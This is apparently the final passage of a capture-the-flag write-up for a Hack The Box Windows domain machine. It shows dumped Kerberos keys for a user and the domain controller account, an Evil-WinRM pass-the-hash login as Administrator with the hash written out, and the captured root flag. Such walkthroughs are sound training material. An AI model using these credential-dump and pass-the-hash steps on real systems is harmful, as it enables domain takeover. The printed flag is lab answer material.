scepter.htb\M.clark:aes256-cts-hmac-sha1-96:a0890aa7efc9a1a14f67158292a18ff4ca139d674065e0e4417c90e5a878ebe0
scepter.htb\M.clark:aes128-cts-hmac-sha1-96:84993bbad33c139287239015be840598
scepter.htb\M.clark:des-cbc-md5:4c7f5dfbdcadba94
DC01$:aes256-cts-hmac-sha1-96:4da645efa2717daf52672afe81afb3dc8952aad72fc96de3a9feff0d6cce71e1
DC01$:aes128-cts-hmac-sha1-96:a9f8923d526f6437f5ed343efab8f77a
DC01$:des-cbc-md5:d6923e61a83d51ef
[*] Cleaning up...
Administrator Access
I log in as Administrator using the dumped NTLM hash via Evil-WinRM.
evil-winrm -i 10.129.243.90 -u Administrator -H a291ead3493f9773dc615e66c2ea21c4

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
I use Evil-WinRM to establish a remote PowerShell session on the target Windows machine. Evil-WinRM leverages the Windows Remote Management (WinRM) protocol over HTTP/HTTPS (port 5985/5986) and supports Pass-the-Hash authentication, file upload/download, and in-memory PowerShell execution — making it the preferred tool for post-exploitation on Windows targets.
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         5/8/2025   8:48 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
fa91810e050c4e37f51d743479871262fa91810e050c4e37f51d743479871262 Machine rooted